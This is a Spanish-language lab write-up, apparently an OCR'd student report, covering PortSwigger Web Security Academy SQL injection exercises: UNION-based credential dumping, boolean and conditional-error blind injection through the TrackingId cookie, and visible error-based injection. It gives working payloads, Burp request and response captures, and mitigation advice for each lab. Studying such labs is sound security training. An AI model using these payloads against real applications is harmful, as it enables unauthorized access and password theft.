


5. Construir un payload que combine el username y el password en una sola columna usando la función CONCAT().


6. Inyectar el payload: **' UNION SELECT CONCAT(username,':',password),NULL FROM users—**



7. En la respuesta HTTP aparecerán las credenciales de los usuarios.




8. Localizar las credenciales del usuario administrator e iniciar sesión con ellas para resolver el laboratorio.



Verificación

La vulnerabilidad se confirma cuando la página muestra los resultados concatenados con el formato:
administrator:password
Al utilizar estas credenciales en el formulario de login, se obtiene acceso como administrador y el laboratorio se marca como solved.



Explicación de Payload

Payload utilizado:

' UNION SELECT CONCAT(username,':',password),NULL FROM users—

• '
Cierra la cadena original del parámetro category.

• UNION SELECT
Permite combinar la consulta original con una nueva consulta maliciosa.

• CONCAT(username,':',password)
Concatena el nombre de usuario y la contraseña en una sola cadena.

• NULL
Completa el número de columnas requerido por la consulta original.

• FROM users Especifica la tabla que contiene las credenciales. • -- Comenta el resto de la consulta original para evitar errores de sintaxis.
Mitigación recomendada
• Implementar consultas parametrizadas (Prepared Statements). • Validar estrictamente los parámetros recibidos por la aplicación. • Aplicar el principio de mínimo privilegio a la cuenta de base de datos utilizada por la aplicación. • Evitar mostrar datos directamente provenientes de consultas SQL sin procesar.

Lab11

LabXX:	
Nivel	**Tipo de SQLi**
Practitioner	Blind SQL Injection (Boolean-based)
Objetivo	
Comprender cómo un atacante puede extraer información de la base de datos cuando la aplicación no muestra directamente los resultados de las consultas SQL, utilizando respuestas condicionales del servidor.	
Vulnerabilidad	
La aplicación utiliza una cookie llamada TrackingId que se incluye directamente dentro de una consulta SQL sin validación. Aunque la aplicación no devuelve errores ni resultados de la consulta en la respuesta HTTP, sí presenta cambios en el contenido de la página dependiendo de si una condición SQL es verdadera o falsa. Esto permite realizar una inyección SQL ciega basada en booleanos, donde el atacante envía consultas que generan condiciones verdaderas o falsas y analiza la respuesta de la aplicación.	
Procedimiento	

Nota: En este laboratorio no es necesario utilizar funciones avanzadas como Burp Collaborator. El ataque se basa en observar cambios en la respuesta de la aplicación cuando una condición SQL es verdadera o falsa.

1. Acceder al laboratorio y abrir Burp Suite, activando la opción Intercept en la pestaña Proxy para capturar las peticiones HTTP enviadas por el navegador.
2. Interactuar con la página (por ejemplo seleccionando una categoría de productos) para interceptar una petición. En la solicitud interceptada se puede observar una cookie llamada TrackingId, la cual será el punto de inyección.
3. Enviar la petición interceptada al Repeater para poder modificarla manualmente y probar diferentes payloads de SQL Injection.
4. Probar una condición booleana verdadera modificando el valor de la cookie TrackingId con un payload como:

TrackingId=xyz' AND '1'='1

y observar que la página muestra el mensaje “Welcome back”, indicando que la condición es verdadera.

5. Probar una condición falsa modificando el payload a:

TrackingId=xyz' AND '1'='2

En este caso el mensaje “Welcome back” desaparece, lo que confirma que la consulta SQL está siendo evaluada por la base de datos.

6. Utilizar consultas condicionales para verificar la existencia del usuario administrator mediante una subconsulta SQL.
7. Finalmente, mediante múltiples consultas booleanas y observando las diferencias en la respuesta del servidor, se puede inferir información sensible de la base de datos, como la longitud y los caracteres de la contraseña del usuario administrador.

Verificación

La vulnerabilidad puede identificarse observando cambios en la respuesta de la aplicación, por ejemplo, cuando aparece o desaparece un mensaje como:

Welcome back

dependiendo de si la condición SQL inyectada es verdadera o falsa.

Explicación de Payload

Ejemplo de payload utilizado en este tipo de ataques:

' AND '1'='1

• '

Cierra la cadena original de la consulta.

• AND

Permite agregar una condición adicional a la consulta SQL.

• '1'='1'

Es una condición booleana que siempre es verdadera.


Si la aplicación responde de forma diferente cuando se usa '1'='2', se confirma la existencia de una vulnerabilidad de tipo Blind SQL Injection.

Mitigación recomendada

• Uso de consultas parametrizadas. • Validación estricta de las entradas del usuario. • Implementación de Web Application Firewalls (WAF) para detectar patrones de inyección. • Evitar que parámetros provenientes del cliente se concatenen directamente en consultas SQL.

Lab12

Lab 12: Blind SQL injection with conditional responses (data extraction)	
Nivel	**Tipo de SQLi**
Practitioner	Blind SQL Injection Boolean-based con extracción de información
Objetivo	
Extraer la contraseña del usuario administrator utilizando una técnica de SQL Injection ciega basada en respuestas condicionales.	
Vulnerabilidad	
La cookie TrackingId es vulnerable a inyección SQL. La aplicación no muestra directamente los resultados de las consultas, pero cambia el contenido de la página dependiendo de si la condición SQL es verdadera o falsa. Esto permite a un atacante realizar múltiples consultas booleanas para descubrir la contraseña del usuario administrador carácter por carácter.	
Procedimiento	

1. Interceptar la petición HTTP mediante Burp Suite Proxy.
 
2. Identificar la cookie vulnerable:
TrackingId
`1 GET / HTTP/2`
`2 Host: 0ab500390305efb0808d08fc004400bd.web-security-academy.net`
`3 Cookie: TrackingId=kLevBEmjTK441kz5'||+(select+''+from+dual)+||+'; session=wuJUY3tlhhxJOqLfNrkmsqzr7CWGVtMq`
`4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"`
`5 Sec-Ch-Ua-Mobile: ?0`
`6 Sec-Ch-Ua-Platform: "Windows"`
`7 Accept-Language: es-419,es;q=0.9`
`8 Upgrade-Insecure-Requests: 1`
3. Confirmar la vulnerabilidad probando condiciones booleanas como:	

' AND '1'='1

Y

' AND '1'='2

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab500390305efb0808d08fc004400bd.web-security-academy.net
3 Cookie: TrackingId=
kLevBEmjTK44lkz5'+||+(select+CASE+WHEN+(1%3d0)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+dual)+||+
'+; session=wuJUY3tlhhxJ0qLfNrkmsqzr7CWGVtMq
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11397
5
6 <!DOCTYPE html>
7 <html>
8     <!--LAB_HEAD_START-->
9     <head>
10        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12        <title>
              Blind SQL injection with conditional errors
          </title>
13    </head>
14    <!--LAB_HEAD_END-->
```

4. Determinar la longitud de la contraseña del usuario administrator utilizando consultas SQL.

Request

Pretty Raw Hex


```
1 GET / HTTP/2
2 Host: 0ab500390305efb0808d08fc004400bd.web-security-academy.net
3 Cookie: TrackingId=
kLevBEmjTK44lkz5'||+(select+CASE+WHEN+(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+wher
e+username+%3d+'administrator'+and+LENGTH(password)>20||+'; session=
wuJUY3tlhhxJ0qLfNrkmsqzr7CWGVtMq
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
```

Response


Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11397
5
6 <!DOCTYPE html>
7 <html>
8     <!--LAB_HEAD_START-->
9     <head>
10        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12        <title>
              Blind SQL injection with conditional errors
          </title>
```

5. Utilizar la función SUBSTRING() para comparar cada carácter de la contraseña.



6. Automatizar el proceso mediante Burp Intruder, probando caracteres alfanuméricos.




7. Cuando la respuesta del servidor muestre el mensaje Welcome back, se confirma que el carácter probado es correcto.
8. Repetir el proceso para cada posición hasta obtener la contraseña completa.

Verificación

La vulnerabilidad se confirma cuando se logra reconstruir la contraseña del usuario administrator.

Una vez obtenida, se introduce en el formulario de login y el laboratorio se marca como solved.



Explicación de Payload

Ejemplo de payload utilizado:

' AND SUBSTRING((SELECT password FROM users WHERE username='administrator'),1,1)='a

• '
Cierra la cadena original.

• AND
Permite agregar una condición adicional a la consulta.

• SUBSTRING()
Extrae un carácter específico de la contraseña.

• (SELECT password FROM users WHERE username='administrator')
Consulta que obtiene la contraseña del usuario administrador.

• 'a'
Carácter que se está probando.

Si el carácter coincide, la aplicación muestra una respuesta diferente que permite identificarlo.


Mitigación recomendada

Uso de consultas parametrizadas.
• Validación estricta de entradas del usuario.
• Implementación de controles de seguridad para evitar inferencias basadas en respuestas condicionales.
• Configuración segura de la base de datos siguiendo el principio de mínimo privilegio.

Lab13

Lab13: Visible error-based SQL injection	
Nivel	**Tipo de SQLi**
PRACTITIONER	Visible error based SQL injection
Objetivo	
Obtener la password del user ADMINISTRATOR de la tabla users utilizando inyección basada en error visual	
Vulnerabilidad	
Al introducir queries de SQL en la cookie TrackingId, se pueden obtener errores que ayudan a modificar esta query para hacerla funcionar y poder obtener el user y el password de administrator	
Procedimiento	

Se utiliza el interceptor de burpsuite para poder ingresar a los paquetes enviados de la pagina



Se puede observar que la pagina tiene una cookie llamada TrackingId, ya que es una cookie personalizada, sabemos que se puede utilizar SQL Injection para poder obtener información de esta

Se manda a repetidor y se escribe una comilla después de la cookie

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2026.2.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 4 5 6 ×

Send Cancel Burp AI — Target: https://0a6b00e80351c84f80412

Request — Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a6b00e80351c84f80412b7a000600c7.web-security-academy.net
3  Cookie: TrackingId=F8OAs2Cu9fiLqYf9'; session=
   8ukBAx9npdoTomOgMUkttDxJwweOLAJq
4  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: en-US,en;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
   https://0a6b00e80351c84f80412b7a000600c7.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response — Pretty Raw Hex Render

```
64                          <polygon points='1.4,0 0,1.2 12.6,15
                            0,28.8 1.4,30 15.1,15'>
                            </polygon>
65                          <polygon points='14.3,0 12.9,1.2 25.6,15
                             12.9,28.8 14.3,30 28,15'>
                            </polygon>
66                      </g>
67                  </svg>
68              </a>
69          </div>
70      </div>
71  </section>
72  </div>
73  <!--LAB_HEADER_END-->
74  <div theme="">
75      <section class="maincontainer">
76          <div class="container">
77              <header class="navigation-header">
78              </header>
79              <h4>
                    Unterminated string literal started at position 52
                     in SQL SELECT * FROM tracking WHERE id =
                    'F8OAs2Cu9fiLqYf9''. Expected  char
                </h4>
80              <p class=is-warning>
                    Unterminated string literal started at position 52
                     in SQL SELECT * FROM tracking WHERE id =
                    'F8OAs2Cu9fiLqYf9''. Expected  char
                </p>
81          </div>
82      </section>
83  </div>
84  </body>
85  </html>
86
```

Con esta comilla, obtenemos el error en la pagina que nos muestra la consulta de SQL que estamos haciendo, como en el error dice que esperaba un carácter en el query, introducimos dashes para que no lea lo que esta después de la comilla y modificamos esta consulta para que tenga un carácter

Send Cancel Burp AI

Request — Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a6b00e80351c84f80412b7a000600c7.web-security-academy.net
3  Cookie: TrackingId=F8OAs2Cu9fiLqYf9'--; session=
   8ukBAx9npdoTomOgMUkttDxJwweOLAJq
4  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: en-US,en;q=0.9
```

Response — Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 14509
5
6  <!DOCTYPE html>
7  <html>
8      <!--LAB HEAD START-->
```

Vemos que con los dashes no muestra error, entonces podemos utilizar otras funciones para poder conseguir mas errores y modificar nuestra consulta

Utilizamos la función CAST para modificar el tipo de datos de la query a entero

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2026.2.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 4 5 6 ×

Send Cancel Burp AI Target: https://0a6b00e80351c84f8041

Request — Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a6b00e80351c84f80412b7a000600c7.web-security-academy.net
3  Cookie: TrackingId=F8OAs2Cu9fiLqYf9'+AND+CAST((SELECT+1)+as+int)--;
   session=8ukBAx9npdoTomOgMUkttDxJwweOLAJq
4  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: en-US,en;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
   https://0a6b00e80351c84f80412b7a000600c7.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```

Response — Pretty Raw Hex Render

```
64                          <polygon points='1.4,0 0,1.2 12.6,15
                            0,28.8 1.4,30 15.1,15'>
                            </polygon>
65                          <polygon points='14.3,0 12.9,1.2 25.6,15
                             12.9,28.8 14.3,30 28,15'>
                            </polygon>
66                      </g>
67                  </svg>
68              </a>
69          </div>
70      </div>
71  </section>
72  </div>
73  <!--LAB_HEADER_END-->
74  <div theme="">
75      <section class="maincontainer">
76          <div class="container">
77              <header class="navigation-header">
78              </header>
79              <h4>
                    ERROR: argument of AND must be type boolean, not
                    type integer
80                  Position: 63
                </h4>
81              <p class=is-warning>
                    ERROR: argument of AND must be type boolean, not
                    type integer
82                  Position: 63
                </p>
```

Al hacer esta query, y modificarla con URL ENCODER, se puede ver que nos muestra un error en el cual nos pide un carácter tipo BOLEANO, y modificamos nuestra query para que tenga un 1 al inicio de CAST

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2026.2.3 - Temporary P

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

1 2 3 4 5 6 ×

Send Cancel Burp AI

